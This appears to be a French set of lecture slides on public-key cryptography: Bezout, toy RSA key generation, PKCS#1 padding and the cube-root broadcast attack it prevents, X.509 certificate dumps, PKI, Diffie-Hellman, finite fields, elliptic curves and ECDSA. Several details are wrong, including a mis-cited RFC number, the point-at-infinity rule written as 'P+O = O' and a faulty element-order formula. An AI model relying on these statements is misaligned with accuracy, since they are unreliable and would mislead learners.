- ✚ Deux nombres sont premiers entre eux si et seulement si $\text{pgcd}(a,b) = 1$.
- ✚ Le théorème de Bezout se démontre grâce à l'algorithme d'Euclide
 - Si a et b sont premiers entre eux il existe un couple unique d'entiers (u,v) tel que
 - 🌐 $au + bv = 1$

✚ Exemple $a=522$, $b=453$

$$522=a, 453=b$$

$$522-453 = 69$$

$$453-6.69 = 39$$

$$69-39=30$$

$$39-30=9$$

$$30-3.9=3$$

$$3-3=0, 3 \text{ est le PGCD}(522,453)$$

✚ Exemple de calcul de clés RSA

$$p=47, q=59, n=pq = 2773, (p-1)(q-1)=2668$$

17 est premier avec $(p-1)(q-1)$

on cherche d $17d = 1 \pmod{2668}$

$\text{PGCD}(17,2668)=1, 1 = a u + b v$, v est la solution

$$2668=a$$

$$17=b$$


$$2668-156.17 = 2668 - 2652 = 16 = a - 156 b$$

$$17-16 = 1, b - (a - 156 b) = 1, 157 b - a = 1, \text{ d'ou } d = 157$$

Le padding RSA PKCS#1-v1_5 (RFC 3347)


- ✚ Le padding est nécessaire pour la sécurité de RSA
 - Par exemple le chiffrement d'une même valeur x par trois clés RSA publiques $(3, n)$ permet de retrouver la valeur x
 - $y_1 = x^3 \bmod n_1, y_2 = x^3 \bmod n_2, y_3 = x^3 \bmod n_3$
 - Si n_1, n_2, n_3 sont premiers entre eux, le théorème du résidu chinois permet de construire $y = x^3 \bmod (n_1.n_2.n_3)$, puis de calculer la racine cubique de y égale à x (puisque $x < n_1, x < n_2, x < n_3$)
 - $n = n_1.n_2.n_3, q_i = (n/n_i)^{-1} \bmod n_i, y = \sum q_i y_i n/n_i \bmod n$
- ✚ Pour un chiffrement, $EM^e \bmod n, N$ octets
 - $EM = 0x00 || 0x02 || PS || 0x00 || M$
 - PS est un nombre aléatoire de taille $N - \text{longueur}(M) - 3$ octets
- ✚ Pour une signature, $EM^d \bmod n, N$ octets
 - $EM = 0x00 || 0x01 || PS || 0x00 || M$
 - PS est une série d'octets de taille $N - \text{longueur}(M) - 3$ octets dont la valeur est $0xFF$





$$\text{Signature} = \{H(M)\}_{\text{clé-privé}}$$

- ✚ C'est l'ensemble constitué par une suite de symboles (document M) et une signature.
- ✚ Le format de certificat le plus courant est X509 v2 ou v3. La syntaxe utilisée est l'ASN.1 (*Abstract Syntax Notation One*).



```
Certificate ::= SEQUENCE {  
    tbsCertificate      TBSCertificate,  
    signatureAlgorithm  AlgorithmIdentifier,  
    signature           BIT STRING }
```

```
TBSCertificate ::= SEQUENCE {  
    version             [0] EXPLICIT Version DEFAULT v1,  
    serialNumber        CertificateSerialNumber,  
    signature           AlgorithmIdentifier,  
    issuer              Name,  
    validity            Validity,  
    subject             Name,  
    subjectPublicKeyInfo SubjectPublicKeyInfo,  
    issuerUniqueID     [1] IMPLICIT UniqueIdentifier OPTIONAL,  
                      -- If present, version shall be v2 or v3  
    subjectUniqueID    [2] IMPLICIT UniqueIdentifier OPTIONAL,  
                      -- If present, version shall be v2 or v3  
    extensions         [3] EXPLICIT Extensions OPTIONAL  
                      -- If present, version shall be v3  
}
```

Public Key Infrastructure

✚ Les principales fonctions réalisées par une architecture PKI pour la gestion des certificats se résument ainsi :

- Enregistrement de demande et vérification des critères pour attribution d'un certificat.
 - L'identité du demandeur est vérifiée ainsi que le fait qu'il soit bien en possession de la clef privée associée
- Création des certificats
- Diffusion des certificats entraînant la publication des clefs publiques
- Archivage des certificats pour assurer la sécurité et la pérennité
- Renouvellement des certificats en fin de période de validité
- Suspension de certificats.
 - Elle peut être utile si le propriétaire estime ne pas avoir besoin temporairement de son certificat ; cependant cette fonction n'est pas aisée à mettre en œuvre ; elle est essentiellement administrative et il n'existe pas de standard d'implémentation
- Révocation de certificats.
 - Sur date de péremption, perte, vol ou compromission de clefs
- Création et publication (au sens gestion) des listes de révocation des certificats
 - Il y aura révocation du certificat dans les cas suivants : date de fin de validité atteinte, clef privée divulguée, perdue (donc impossibilité de lire les objets rendus confidentiels) ou compromise.
- Délégation de pouvoir à d'autres entités reconnues de confiance.
 - Toute communauté peut créer sa propre infrastructure PKI, dans ce cas une étude de faisabilité est nécessaire en s'appuyant sur de nombreux critères.



PKCS « *Public-Key Cryptography Standards* » est un ensemble de standards pour la mise en place des IGC, coordonné par RSA ; ces standards définissent les formats des éléments de cryptographie :


- PKCS#1 : RSA Cryptography Specifications Version 2 (*RFC 2437*)
- PKCS#2 : inclus dans PKCS#1
- PKCS#3 : Diffie-Hellman Key Agreement Standard Version 1.4
- PKCS#4 : inclus dans PKCS#1
- PKCS#5 : Password-Based Cryptography Standard Version 2
- PKCS#6 : Extended-Certificate Syntax Standard Version 1.5
- PKCS#7 : Cryptographic Message Syntax Standard Version 1.5 (*RFC2315*)
- PKCS#8 : Private-Key Information Syntax Standard Version 1.2
- PKCS#9 : Selected Attribute Types Version 2.0
- PKCS#10 : Certification Request Syntax Version 1.7 or Certificate Signing Request (CSR) (*RFC 2314*)
- PKCS#11 : Cryptographic Token Interface Standard Version 2.10
- PKCS#12 : Personal Information Exchange Syntax Standard Version 1.0
- PKCS#13 : Elliptic Curve Cryptography Standard Version 1.0
- PKCS#14 : Pseudorandom Number Generation Standard Version 1.0
- PKCS#15 : Cryptographic Token Information Format Standard Version 1.

Un certificat X509 RSA

```
Hex Viewer
File View
000000 30 82 02 37 30 82 01 A0 A0 03 02 01 02 02 02 00 0..70.....
000010 FB 30 0D 06 09 2A 86 48 86 F7 0D 01 01 05 05 00 .0...*.H.....
000020 30 81 84 31 0B 30 09 06 03 55 04 06 13 02 46 52 0..1.0...U....FR
000030 31 0B 30 09 06 03 55 04 08 13 02 37 35 31 0E 30 1.0...U....751.0
000040 0C 06 03 55 04 07 13 05 50 61 72 69 73 31 0D 30 ...U....Paris1.0
000050 0B 06 03 55 04 0A 13 04 45 4E 53 54 31 0F 30 0D ...U....ENST1.0.
000060 06 03 55 04 0B 13 06 49 6E 66 72 65 73 31 12 30 ..U....Infres1.0
000070 10 06 03 55 04 03 13 09 49 6E 66 72 61 64 69 6F ...U....Infradio
000080 31 31 24 30 22 06 09 2A 86 48 86 F7 0D 01 09 01 11$0"...*.H.....
000090 16 15 72 6F 6F 74 40 69 6E 66 72 61 64 69 6F 2E ..root@infradio.
0000A0 65 6E 73 74 2E 66 72 30 1E 17 0D 30 36 30 39 30 enst.fr0...06090
0000B0 31 30 39 34 38 31 39 5A 17 0D 30 39 31 32 31 34 1094819Z..091214
0000C0 30 39 34 38 31 39 5A 30 24 31 22 30 20 06 03 55 094819Z0$1"0 ..U
0000D0 04 03 14 19 70 75 72 69 65 6E 31 40 69 6E 66 72 ...purien1@infr
0000E0 61 64 69 6F 31 2E 65 6E 73 74 2E 66 72 30 81 9F adio1.enst.fr0..
0000F0 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 0...*.H.....
000100 81 8D 00 30 81 89 02 81 81 00 BF F4 CE FC 83 44 ...0.....D
000110 03 DD 1F E2 30 5C 4D 6D E6 E7 41 EF 58 CF 94 46 ...0\Mm..A.X..F
000120 05 B5 76 A5 16 62 6E 15 11 CD 12 B6 35 7D 5F F2 ..v..bn.....5)_
000130 31 BB 3E 43 39 1F 02 F9 A8 B1 CC 25 D5 81 07 9D 1.>C9.....&...
000140 29 12 D7 6B 49 B6 E1 FC 4F EA 63 B9 D1 36 5C 98 )..kI...O.c..6\
000150 3B 52 0B 78 87 56 29 4A 84 B0 FD 12 F2 A2 7C 10 ;R.x.V)J.....|
000160 66 72 48 68 D3 07 8C 8A 77 C4 43 00 9B AD 88 AB frHh....w.C....
000170 02 EB 14 33 C9 47 B9 D1 CE 3E D7 77 82 B8 DF 12 ...3.G...>.w....
000180 27 25 4E 3F C7 3D 8E 8B 5C 71 02 03 01 00 01 A3 'eN?=....\q.....
000190 17 30 15 30 13 06 03 55 1D 25 04 0C 30 0A 06 08 .0.0...U.&..0...
0001A0 2B 06 01 05 05 07 03 02 30 0D 06 09 2A 86 48 86 +.....0...*.H.
0001B0 F7 0D 01 01 05 05 00 03 81 81 00 34 FC D5 7B 61 .....4..{a
0001C0 8C 08 C4 21 63 F8 B6 22 D7 2A E8 46 F9 16 40 0B ...!c...".*.F..e.
0001D0 C8 06 AC D1 01 6B 13 2F 89 06 69 F2 ED 2F 3E 1F .....k./..i../>.
0001E0 E4 E3 FA 74 71 79 DD 31 6F D7 2F 73 CD 7C 0A BC ...tqy..lo./s.|..
0001F0 44 81 BD 6C 92 55 9D 52 A8 AC 58 3D BF 9B 16 10 D..l.U.R..X=...
000200 63 E7 A1 FA 3C 31 F8 C1 5A 8D CB 2E 58 66 2F 78 c...<1..Z...Xf/x
000210 85 2C 94 3E 83 6F 7A 81 A9 0E 87 0B C9 0C AE 71 ..>.oz.....q
000220 2A 7E 68 34 CA F5 BA A4 DF 8C 03 58 C0 32 AA DF *~h4.....X.2..
000230 8B 6F E5 08 D0 93 C3 7D E5 F0 70 .o.....}..p
```



Un certificat X509 ECC



```
000000 30 82 01 C3 30 82 01 82 A0 03 02 01 02 02 09 00 0...0...
000010 D8 36 07 7E 78 BF A8 C1 30 09 06 07 2A 86 48 CE .6.~x...0...*.H.
000020 3D 04 01 30 81 94 31 0B 30 09 06 03 55 04 06 13 =..0..1.0...U...
000030 02 46 52 31 0F 30 0D 06 03 55 04 08 13 06 46 72 .FR1.0...U....Fr
000040 61 6E 63 65 31 0E 30 0C 06 03 55 04 07 13 05 50 ance1.0...U....P
000050 61 72 69 73 31 13 30 11 06 03 55 04 0A 13 0A 45 aris1.0...U....E
000060 74 68 65 72 54 72 75 73 74 31 0D 30 0B 06 03 55 therTrust1.0...U
000070 04 0B 13 04 54 65 73 74 31 14 30 12 06 03 55 04 ....Test1.0...U.
000080 03 13 0B 50 61 73 63 61 6C 55 72 69 65 6E 31 2A ...PascalUrien1*
000090 30 28 06 09 2A 86 48 86 F7 0D 01 09 01 16 1B 70 0(...*.H.....p
0000A0 61 73 63 61 6C 2E 75 72 69 65 6E 40 65 74 68 65 ascal.urien@ethe
0000B0 72 74 72 75 73 74 2E 63 6F 6D 30 1E 17 0D 31 32 rtrust.com0...12
0000C0 30 39 31 33 31 37 33 31 32 30 5A 17 0D 32 30 31 0913173120Z..201
0000D0 31 33 30 31 37 33 31 32 30 5A 30 5D 31 0B 30 09 130173120Z0]1.0.
0000E0 06 03 55 04 06 13 02 46 52 31 14 30 12 06 03 55 ..U....FR1.0...U
0000F0 04 08 13 0B 49 6C 65 44 65 46 72 61 6E 63 65 31 ....IleDeFrance1
000100 0E 30 0C 06 03 55 04 07 13 05 50 61 72 69 73 31 .0...U....Paris1
000110 17 30 15 06 03 55 04 0A 13 0E 65 74 68 65 72 74 .0...U....ethert
000120 72 75 73 74 2E 63 6F 6D 31 0F 30 0D 06 03 55 04 rust.com1.0...U.
000130 03 13 06 63 6C 69 65 6E 74 30 40 30 10 06 07 2A ...client0@0...*.
000140 86 48 CE 3D 02 01 06 05 2B 81 04 00 02 03 2C 00 .H.=...+.....
000150 04 02 B2 80 67 FD 2D BE 8D FF 84 01 74 65 35 33 ... g.-.....te53
000160 6E 0B 0C 84 9D C6 00 E7 FA 27 CB 85 1B F2 74 7B n.....'.....t{
000170 9B C2 41 20 45 00 59 9F 73 9B 45 A3 0D 30 0B 30 ..A E.Y.s.E..0.0
000180 09 06 03 55 1D 13 04 02 30 00 30 09 06 07 2A 86 ...U....0.0...*.
000190 48 CE 3D 04 01 03 30 00 30 2D 02 15 00 F3 B7 97 H.=...0.0-.....
0001A0 67 F1 1D 9B B0 27 24 20 7E 3A 41 2D 6A 86 BD 9F g....'$ ~:A-j...
0001B0 B4 02 14 24 65 59 F9 9C F3 B0 8C 2E 6D 5C 9D 73 ...$eY.....m\s
0001C0 F8 25 90 5D 7F 71 C9 .&.] q.
```



✚ Un générateur g de $(\mathbb{Z}^*/p\mathbb{Z}, \times)$, avec p premier

■ $\forall x \in [1, p-1] \exists i \in [1, p-1] g^i = x \pmod{p}$,

■ en particulier $g^{p-1} = 1$

✚ Il existe $\varphi(p-1)$ générateurs.

✚ Exemple $p=5$, $g=3$

■ $g^1 = 1.3 = 3$

■ $g^2 = 3.3 = 4$

■ $g^3 = 4.3 = 2$

■ $g^4 = 2.3 = 1$

Sécurité de Diffie Hellman

- ✚ Dans $(\mathbb{Z}^*/p\mathbb{Z}, x)$ avec p premier, g un générateur
 - Connaissant $y = g^x$, il est difficile de trouver x
 - C'est l'hypothèse de complexité du logarithme discret
- ✚ g^x est une clé publique
- ✚ x est une clé privée
- ✚ Exchange de Diffie Hellman
 - $g^{ab} = (g^a)^b = (g^b)^a$
 - Hypothèse de sécurité
 - Connaissant g^a et g^b il est difficile de trouver g^{ab}

Plus loin avec les Groupes finis

- ✚ (G, x) un groupe fini, cardinal $G = |G|$
- ✚ L'ordre d'un élément g ($g \in G$) est le plus petit entier e tel que $g^e = 1$
- ✚ H est un sous groupe de G si
 - H est inclus dans G
 - (H, x) est un groupe
- ✚ Soit g un élément de G , l'ensemble $\langle g \rangle = \{g^k : k \in \mathbb{Z}\}$ est un sous groupe de G
 - C'est le groupe engendré par g
 - Son cardinal est égal à l'ordre g
- ✚ $G = \langle g \rangle$ pour un certain g on dit que G est un groupe cyclique
- ✚ Si G est fini et cyclique il existe exactement $\varphi(|G|)$ générateurs de G .
- ✚ **Théorème de Lagrange**
 - Si G est un groupe fini le cardinal (ou l'ordre) de chaque sous groupe divise le cardinal de G
 - L'entier $|G|/|H|$ s'appelle l'indice de H dans G (cofactor)
- ✚ **Théorème de Sylow**
 - G un groupe fini. Pour tout nombre premier p et tout nombre entier r tel que p^r divise l'ordre de G , il existe un sous groupe de G d'ordre p^r .
- ✚ Si G est un groupe, et $g \in G$, $g^{|G|} = 1$
- ✚ On en déduit le petit théorème de Fermat,
 - si $\text{pgcd}(a, m) = 1$, alors $a^{\varphi(m)} = 1 \pmod m$
 - En particulier $a^{\varphi(m)-1} a = 1 \pmod m$, ce qui donne l'inverse de a modulo m
 - $a^{-1} = a^{\varphi(m)-1} \pmod m$



Comprendre le théorème de Sylow dans $(\mathbb{Z}/p\mathbb{Z}, +)$

- ✚ Dans $(\mathbb{Z}/p\mathbb{Z}, +)$ la solution (x) de $ax=b$ (a, b étant connu) n'est pas une procédure complexe
 - une solution existe si $\text{pgcd}(a,p)$ divise b
- ✚ L'ordre r d'un élément a (tel que $ar=0$) s'obtient par la relation
 - $\text{ordre}(a) = \text{ppcm}(a,p) / p = a \times / \text{pgcd}(a,p)$
 - En particulier lorsque a est premier avec p , $\text{ordre}(a)=p$
- ✚ Exemple dans $(\mathbb{Z}/36\mathbb{Z}, +)$, $36 = 2^2 \times 3^2$
 - Les ordres possibles sont 2,4,3,9,6,12,18,36

- ✚ Un corps K est un ensemble d'éléments muni de deux lois notées $+$ et \times , tel que
 - $(K, +)$ est un groupe abélien, élément neutre e
 - (K^*, \times) est un groupe abélien, K^* représente l'ensemble K sans le neutre e , élément neutre 1
 - Distributivité de la deuxième loi (\times) sur la première ($+$)
 - 🌐 $a \times (b+c) = ab + ac$
- ✚ L'intérêt des corps est d'obtenir des propriétés algébriques permettant :
 - La solution de systèmes d'équations linéaires
 - La définition de polynômes
- ✚ $(\mathbb{Z}/p\mathbb{Z}, +, \times)$ avec p premier est un corps fini.

Les polynômes

- ✚ Dans un corps K on peut définir des polynômes P , de degré p
 - $P(x) = a_0 + a_1 x + a_2 x^2 + \dots + a_p x^p$
 - $(P, +, \cdot)$ est un anneau
- ✚ Soit P un polynôme de degré p et Q un polynôme de degré q , $p \geq q$, on définit la division de P par Q
 - $P = Q A + R$, le couple (A, R) de polynômes est unique, et $\text{degré}(R) < q$.
- ✚ P est divisible par Q si et seulement ($\text{deg } P \geq \text{deg } Q$) et si le reste de la division de P par Q est nul.
- ✚ L'algorithme d'Euclide s'applique aux polynômes, et permet de calculer le pgcd de deux polynômes.
- ✚ Deux polynômes P et Q sont étrangers si et seulement si $\text{pgcd}(P, Q)$ est un polynôme de degré 0.
- ✚ Le théorème de Bezout s'applique aux polynômes étrangers
 - Si P et Q sont étrangers, il existe un couple unique (U, V) de polynômes étrangers, tels que, $P \cdot U + Q \cdot V = 1$



- ✚ Théorème: Soit p un nombre premier et $l(X)$ un polynôme irréductible de degré $n \geq 1$ dans $\mathbb{Z}/p\mathbb{Z}[X]$.
 - Alors $(\mathbb{Z}/p\mathbb{Z}[X])/l$ (l'ensemble des restes des divisions par $l(X)$) est un corps.
 - Il possède p^n éléments et il ne dépend pas de l (seulement du degré de l).
 - Ce corps est appelé corps de Galois à p^n éléments, noté $CG(p^n)$ (ou $GF(p^n)$ en anglais).
- ✚ Théorème: Les seuls corps finis qui existent sont les corps de Galois.

✚ Dans un corps K (fini) F_q ,

- $q=p^m$ ou $q=p$, avec p premier, p étant différent de 2 ou 3 (la caractéristique du corps est différente de 2 ou 3)
- $x, y, a, b \in K$, $y^2 = x^3 + ax + b$
- $\Delta = 4a^3 + 27b^2 \neq 0$


✚ $ECC(F_q, a, b) = \{ P(x, y): y^2 = x^3 + ax + b \} \cup \{O\}$

- $O =$ Point à l'infini
- Pour tout P on impose, $P+O = O+P = O$
- Pour $P(x, y) \neq O$, on définit $-P=(x, -y)$, et on pose $P + -P = O$

✚ Pour $p=2$

- $ECC(F_{2^m}, a, b) = \{ P(x, y): y^2 + xy = x^3 + ax^2 + b \} \cup \{O\}$





✚ Soit deux points P_1 et P_2 de la courbe

- Si $P_1=O$ ou $P_2=O$, $P_1+P_2=O$
- Sinon si $P_1= -P_2$ ou $P_2=-P_1$, $P_1+P_2 = O$
- Sinon, $P_3(x_3,y_3)=P_1(x_1,y_1)+P_2(x_2,y_2)$

$$x_3 = \begin{cases} \left(\frac{y_2 - y_1}{x_2 - x_1} \right)^2 - x_1 - x_2 & \text{si } P_1 \neq P_2 \\ \left(\frac{3x_1^2 + a}{2y_1} \right)^2 - 2x_1 & \text{si } P_1 = P_2 \end{cases}$$

$$y_3 = \begin{cases} \frac{y_2 - y_1}{x_2 - x_1} (x_1 - x_3) - y_1 & \text{si } P_1 \neq P_2 \\ \frac{3x_1^2 + a}{2y_1} (x_1 - x_3) - y_1 & \text{si } P_1 = P_2 \end{cases}$$

Groupe d'une courbe elliptique

✚ L'ensemble des points (x,y) de F_q , de la courbe elliptique forme un groupe $E(F_q)$ dont le cardinal est noté $\#E(F_q)$

✚ Théorème de Hasse

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}$$

✚ Un point de $E(F_q)$ est représenté par $\log_2 q + 1$ bits

- $\log_2 q$ bits pour x

- 1 bit pour le choix de y

Morphisme de Frobenius

✚ Dans un corps fini F_q ($q=p^n$) de caractéristique p , la fonction

- $F(X) = X^p$

- Est :

- linéaire $(X+Y)^p = X^p + Y^p$,

- bijective

✚ Autrement dit on peut toujours établir un isomorphisme entre des polynômes de degré k (défini dans F_q) et un sous ensemble de polynômes de degré kn

Avantage des Courbes Elliptiques

security (bits)	block cipher	E/\mathbb{F}_p	E/\mathbb{F}_{2^m}	RSA
112	3-DES	224	233	2048
128	AES small	256	283	3072
192	AES medium	384	409	8192
256	AES large	512	571	14720

Diffie Hellman pour ECC

- ✚ G un sous groupe de ECC(F_q, a, b)
- ✚ G est cyclique d'ordre n, $G = \langle P \rangle$, le point P est un générateur de G
- ✚ En notation additive
 - $aP = P + P + \dots + P$
 - $bP = P + P + \dots + P$
 - Secret partagé Diffie Hellman
 - 🌐 $DH = a(bP) = b(aP) = abP$

Signature ECDSA

- ✚ G un sous groupe de $ECC(F_p)$
- ✚ $\#ECC = n = \text{index} \cdot q = \text{cofactor} \cdot \text{order}$
 - G est cyclique d'ordre premier q, $G = \langle P \rangle$, le point P est un générateur de G
- ✚ La clé privé est $a \in [0, q-1]$, on calcule aP (clé publique)
- ✚ La clé éphémère est $k \in [0, q-1]$, on calcule kP
- ✚ On note $kP = (u, v)$, $x = u \bmod q$
- ✚ La signature d'un message m, est le couple (x, y)
 - $x = u \bmod q$ (ou entier r)
 - $y = k^{-1}(H(m) + ax) \bmod q$ (la signature s)
 - 🌍 La fonction H est généralement sha1
- ✚ L'opération de vérification s'écrit
 - $i = (H(m)y^{-1}P + x y^{-1}(aP)) \bmod q$
 - $x = i \bmod q$?
- ✚ Clé privé (P, q, a, k) , Clé publique (P, q, aP)
- ✚ RFC 3278
 - "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"
 - ECDSA-Sig-Value ::= SEQUENCE { r INTEGER, s INTEGER }



Quelques normes utiles



Norme ANSI X9.62

- Représentation d'un point au format compressé ou non compressé
- Exemple, $N = \log_{256} q$ (pour un corps F_q)
 - Type, 1 octet (04=uncompressed, 03=compressed)
 - Valeur de x (N octets), Valeur de y (N octets)



IEEE Std 1363

- "IEEE Standard Specifications for Public-Key Cryptography"
- Terminologie pour les courbes elliptiques
- Key Agreement (DH), DL/ECKAS-DH1
 - Sha1(x|y), x N octets, y N octets, $N = \log_{256} q$ (pour un corps F_q)



SEC 2

- "Recommended Elliptic Curve Domain Parameters, Certicom Research"
- Recommandation de courbes elliptiques particulières



FIPS PUB 186-2

